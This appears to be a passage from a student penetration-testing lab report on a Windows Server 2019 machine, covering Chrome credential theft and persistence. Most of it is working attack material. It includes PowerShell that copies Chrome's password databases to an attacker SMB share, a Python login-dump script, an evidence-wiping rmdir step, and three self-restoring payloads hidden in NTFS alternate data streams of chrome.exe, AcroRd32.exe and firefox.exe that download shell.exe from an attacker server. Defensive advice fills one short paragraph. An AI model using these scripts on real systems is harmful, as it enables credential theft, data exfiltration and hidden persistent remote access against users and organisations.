
To simulate the exact same subdirectories we got the Login Data and Web Data files from

Drag and drop Web Data and Local Data files into the Default folder

This are where the files should be


Local State should be in C:\Users\Administrator\AppData\Local\Google\Chrome\User Data


Web Data and Local Data files should be in C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default



This PC › Local Disk (C:) › Users › Administrator › AppData › Local › Google › Chrome › User Data
Name
Date modified
Type
Size
Default
3/8/2025 12:34 am
File folder
Local State
2/8/2025 10:31 pm
File
98 KB
This PC › Local Disk (C:) › Users › Administrator › AppData › Local › Google › Chrome › User Data › Default
Name
Date modified
Type
Size
Login Data
2/8/2025 10:30 pm
File
46 KB
Web Data
2/8/2025 10:29 pm
File
140 KB

Now we will be downloading the application, ChromePass, which will be used to decrypt the passwords


Open Firefox (Chrome will block the download of ChromePass as it can be used for malicious purposes, though the file itself is harmless)
Head to https://www.nirsoft.net/utils/chromepass.html
Scroll to the bottom
Download ChromePass
Allow Download when prompted that it may contain a virus or malware
Head to file explorer and unzip the file
The password is chpass9126* for unzipping








Now head into the ChromePass folder and run ChromePass.exe





Note: I am unsure why the files don't have the extensions .chm, .exe or .txt visible in their names

You now have the details of what was obtained from the files




You can double click the URLs to see more details





This method is easier and less complicated to understand how to obtain the details above. Although, it did successfully obtain the other details, when it came to Password section, it is blank. This is likely because of the limitation of ChromePass. It encountered a specific format or cryptographic implementation of the v20 blob encryption. we verified this by running ChromePass.exe in the Windows 2019 Server itself and it had an identical output to that above. Additionally, we believe we found an edge case for dakshthapar.com. we used Google chrome password manager to add a username and password manually instead of going to the site itself as it doesn't have any area to insert user input. This resulted in a few missing fields when compared to the Github properties. The fields could be empty because the form metadata is missing.



Extra

To remove any evidence of the temp directory, we just need to run this command

```
rmdir /s /q C:\Temp
```

```
C:\Windows\Temp>rmdir /s /q C:\Temp
rmdir /s /q C:\Temp
```

Solution: Sync Passphrase

Chrome has a feature known as Custom Sync Passphrase. This is a password only known to the account owner and not even Google knows. With this feature, the passphrase used is a unique encryption key to encrypt all synced data, which contains the passwords. The encrypted data is then saved to the Google's servers and the Login Data file. Hence, unless the user writes the passphrase in plaintext in an area that the attacker can find, it becomes very unlikely that the passphrase can be decrypted easily.

Rmdir is a built in command line that stands for remove directory. */s* is to remove the directory and all its contents. */q* is to set it to quiet mode, so there is no confirmation prompt asked.

Phase 2: Data Decryption (Method 2)

In order to prevent file corruption, it is better to redo the whole Phase 1 but we rename the file type before the transfer. Run these commands using the reverse shell

```
powershell
$profile = "Default"
$chromeDataPath = Join-Path $env:LOCALAPPDATA "Google\Chrome\User Data"
$loginData = Join-Path $chromeDataPath "$profile\Login Data"
$webData = Join-Path $chromeDataPath "$profile\Web Data"
$localState = Join-Path $chromeDataPath "Local State"
Copy-Item -Path $loginData -Destination "C:\Temp\LoginData.db"
Copy-Item -Path $webData -Destination "C:\Temp\WebData.db"
Copy-Item -Path $localState -Destination "C:\Temp\LocalState.Json"
net use Z: \\10.10.1.128\lootshare /user:attacker Passw0rd! /persistent:no
Copy-Item -Path "C:\Temp\WebData.db" -Destination "Z:\WebData.db"
Copy-Item -Path "C:\Temp\LoginData.db" -Destination "Z:\LoginData.db"
Copy-Item -Path "C:\Temp\LocalState.JSON" -Destination "Z:\LocalState.Json"
```

Create and paste this script into a python script

```
vim decrypt.py

   #Inside the python script:



import sqlite3

try:

   connection = sqlite3.connect("LoginData.db") cursor = connection.cursor()
   cursor.execute("SELECT origin_url, username_value, password_value FROM logins")
   rows = cursor.fetchall()

   if not rows:
      print("[-] No saved logins found in the database. The user may not have saved any
credentials.")
   else:
      print("[+] SUCCESS! Found the following entries:\n")
      for row in rows:
         url, username, password_blob = row
         print(f"[*] URL: {url}")
         print(f"    Username: {username}")
         print(f"    Encrypted Password (raw): {repr(password_blob)}")
         print("-" * 30)

except sqlite3.DatabaseError:
```

```
    print("[!] FATAL: The database file is still corrupted or not a valid SQLite file.")

except Exception as e:

    print(f"[!] An unexpected error occurred: {e}")

finally:

    if 'connection' in locals():

        connection.close()
```

Note: there is a chance that sharepoint might have broken the syntax. Feel free to approach me for the file itself if needed.

Line 1 imports SQLite, an important library to interact with the LoginData.db as SQL is needed to query it
Lines 3-4 connects the script to the LoginData.db file and creates a cursor object, which is where all queries go through to query LoginData.db
Lines 7 and 8 retrieve all the URLs, username, and password fom the database and put them in tuples.
Lines 9-11 is just in case there is no saved passwords
Lines 13-19 display all the info
Lines 21-24 are for error handling and display
Lines 26 and 27 close the connection and therefore finish running the script

To run the script, simply enter

```
python decrypt.py
```

```
┌──(kali㉿kali)-[~/exfil]
└─$ python decrypt.py
[+] SUCCESS! Found the following entries:

[*] URL: https://dakshthapar.com/
    Username: Admin
    Encrypted Password (raw): b'v20I\xa9\xfe [ey\x0e\x83\xe5\xa4\xc9J\x03\xe2\rl\x90\x89\xb1\xbf\xcf\x86K\xf6\xf8h\xdf\x1e\xa2\x83\x04\xa3\xbb\xa6\x1c\xcb\xc1E\x94'
--------------------

[*] URL: https://github.com/login
    Username: iLoveEHUwU
    Encrypted Password (raw): b'v20<\xc1\xcb\x06g\x0f\xb0\x94\xa1\x86\x98\x01\x9f\x96\x00\nBM\xc9\x9d\xa6hTO\xa9W\xc2\x0c\xc2r\xf3\xbc}S\x83\x13Qf\xc4\xcau{'
--------------------
```

This method differs from method 1 as it displays the password encrypted too. The version is visible at the front of the Encrypted password. Which is v20. Initially, I attempted to use this to crack it by downgrading my python to 3.9.18 using pyenv to install dpapick3 and pycryptodome. I have also tested methods using Mimikatz, pypykatz, dpapi.py
However, I reached a dead end with that approach after debugging for several hours. It technically is possible to decrypt it, but at the moment I am unable to.

Task 14– Persistence via NTFS Alternate Data Streams (Jaden)

Using NTFS alternate data streams, we can hide payloads within legitimate-looking files. This allows us to add payloads that do not appear in standard file scanning in plain sight, and since this kind of payload can be put into any legitimate file, we can hide self-healing payloads in different places that check if their sibling payloads still exist, and recreate them if they are found to be missing.

We will be creating 3 payloads that will be hidden in innocent-looking executables in the Windows 2019 machine. They will check each other's file locations to see if the NTFS payload still exists, and if not, will re-install the payload from the attacker-hosted Python HTTP server. Then, they will check if the reverse shell executable has been deleted, and if it is, also reinstall it from the server. This ensures that the reverse shell is not easily permanently removed, and the payloads responsible for restoring it are hidden away. To ensure this, these payloads will be included in the hourly event subscription. The attacker could also run these manually, but as that would require reverse shell or NetExec access, there is little point in doing that.

Firstly, we will locate the executable files that will store the payloads.

For this, we will use the 3 executables stored that have shortcuts on the desktop: Mozilla Firefox, Google Chrome, and Adobe Acrobat Reader DC.

We will be using their locations within our payloads:
C:\Program Files\Google\Chrome\Application\chrome.exe
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe
C:\Program Files (x86)\Mozilla Firefox\firefox.exe

In the image below, you can see the first payload. Notably, this is the only payload that includes the check for the reverse shell existing, to prevent noise and redundant execution.

Here is the code for the payloads:

Payload A
Variables

$HttpServer = "http://10.10.1.128:8000" $ShellExePath = "C:\Windows\Temp\shell.exe"

Payloads to manage

$Payloads = @(@{ Name = "payloadA.ps1"; File = "C:\Program Files\Google\Chrome\Application\chrome.exe" }, @{ Name = "payloadB.ps1"; File = "C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" }, @{ Name = "payloadC.ps1"; File = "C:\Program Files (x86)\Mozilla Firefox\firefox.exe" })

Function to restore a payload ADS

function Restore-Payload { param ([string]$PayloadName, [string]$TargetFilePath, [string]$HttpServer)

```
$adsPath = "${TargetFilePath}:${PayloadName}"
$tempFile = "C:\Windows\Temp\$PayloadName"

if (-not (Get-Item -Path $adsPath -ErrorAction SilentlyContinue)) {
    Write-Host "Restoring $PayloadName to $adsPath"
```

try { Invoke-WebRequest -Uri "$HttpServer/$PayloadName" -OutFile $tempFile -UseBasicParsing $content = Get-Content -Path $tempFile -Raw Set-Content -Path $adsPath -Value $content -Force Remove-Item $tempFile -Force Write-Host "$PayloadName restored successfully." } catch { Write-Host "Failed to restore" $PayloadName ":" $_ } } else { Write-Host "$PayloadName already exists." } }

Restore all payloads

foreach ($p in $Payloads) { Restore-Payload -PayloadName $p.Name -TargetFilePath $p.File -HttpServer $HttpServer }

Check for shell.exe and restore if missing

if (-not (Test-Path $ShellExePath)) { Write-Host "shell.exe missing. Downloading from $HttpServer" try { Invoke-WebRequest -Uri "$HttpServer/shell.exe" -OutFile $ShellExePath -UseBasicParsing Write-Host "shell.exe downloaded." } catch { Write-Host "Failed to restore shell.exe" } } else { Write-Host "shell.exe already present." }

Payload B
Variables

$HttpServer = "http://10.10.1.128:8000"

$Payloads = @(@{ Name = "payloadA.ps1"; File = "C:\Program Files\Google\Chrome\Application\chrome.exe" }, @{ Name = "payloadB.ps1"; File = "C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" }, @{ Name = "payloadC.ps1"; File = "C:\Program Files (x86)\Mozilla Firefox\firefox.exe" })

function Restore-Payload { param ([string]$PayloadName, [string]$TargetFilePath, [string]$HttpServer)

```
$adsPath = "$TargetFilePath`:$PayloadName"
$tempFile = "C:\Windows\Temp\$PayloadName"

if (-not (Get-Item -Path $adsPath -ErrorAction SilentlyContinue)) {
    Write-Host "Restoring $PayloadName to $adsPath"
```

try { Invoke-WebRequest -Uri "$HttpServer/$PayloadName" -OutFile $tempFile -UseBasicParsing $content = Get-Content -Path $tempFile -Raw Set-Content -Path $adsPath -Value $content -Force Remove-Item $tempFile -Force Write-Host "$PayloadName restored

successfully." } catch { Write-Host "Failed to restore" $PayloadName ":" $_ } } else { Write-Host "$PayloadName already exists." } }

foreach ($p in $Payloads) { Restore-Payload -PayloadName $p.Name -TargetFilePath $p.File -HttpServer $HttpServer }

Payload C

Variables

$HttpServer = "http://10.10.1.128:8000" $ShellExePath = "C:\Windows\Temp\shell.exe"

Payloads to check and restore

$Payloads = @(@{ Name = "payloadA.ps1"; File = "C:\Program Files\Google\Chrome\Application\chrome.exe" }, @{ Name = "payloadB.ps1"; File = "C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" }, @{ Name = "payloadC.ps1"; File = "C:\Program Files (x86)\Mozilla Firefox\firefox.exe" })

function Restore-Payload { param ([string]$PayloadName, [string]$TargetFilePath, [string]$HttpServer)

```
$adsPath               =               "$TargetFilePath`:$PayloadName"
$tempFile               =               "C:\Windows\Temp\$PayloadName"

if (-not (Get-Item -Path $adsPath -ErrorAction SilentlyContinue)) {
    Write-Host     "Restoring     $PayloadName     to     $adsPath"
```

try { Invoke-WebRequest -Uri "$HttpServer/$PayloadName" -OutFile $tempFile -UseBasicParsing $content = Get-Content -Path $tempFile -Raw Set-Content -Path $adsPath -Value $content -Force Remove-Item $tempFile -Force Write-Host "$PayloadName restored successfully." } catch { Write-Host "Failed to restore" $PayloadName ":" $_ }

```
}
else                                                                    {
    Write-Host         "$PayloadName         already         exists."
}
```

}

foreach ($p in $Payloads) { Restore-Payload -PayloadName $p.Name -TargetFilePath $p.File -HttpServer $HttpServer }


~/payloadA.ps1 - Mousepad

File Edit Search View Document Help

```powershell
# Variables
$HttpServer = "http://10.10.1.128:8000"
$ShellExePath = "C:\Windows\Temp\shell.exe"

# Payloads to manage
$Payloads = @(
    @{ Name = "payloadA.ps1"; File = "C:\Program Files\Google\Chrome\Application\chrome.exe" },
    @{ Name = "payloadB.ps1"; File = "C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" },
    @{ Name = "payloadC.ps1"; File = "C:\Program Files (x86)\Mozilla Firefox\firefox.exe" }
)

# Function to restore a payload ADS
function Restore-Payload {
    param (
        [string]$PayloadName,
        [string]$TargetFilePath,
        [string]$HttpServer
    )

    $adsPath = "${TargetFilePath}:${PayloadName}"
    $tempFile = "C:\Windows\Temp\$PayloadName"

    if (-not (Get-Item -Path $adsPath -ErrorAction SilentlyContinue)) {
        Write-Host "Restoring $PayloadName to $adsPath"

try {
    Invoke-WebRequest -Uri "$HttpServer/$PayloadName" -OutFile $tempFile -UseBasicParsing
    $content = Get-Content -Path $tempFile -Raw
    Set-Content -Path $adsPath -Value $content -Force
    Remove-Item $tempFile -Force
    Write-Host "$PayloadName restored successfully."
}
catch {
    Write-Host "Failed to restore" $PayloadName ":" $_
}
    }
    else {
        Write-Host "$PayloadName already exists."
    }
}
```

Each of these payloads does the same general list of actions: check if any of the two other payloads are present, and if not, install them from the Python HTTP server.

Now, we have to add these files to the Python HTTP server folder and start hosting it.




From here, we can run commands on the Server 2019 via netexec and reverse shell to run and install these payloads.

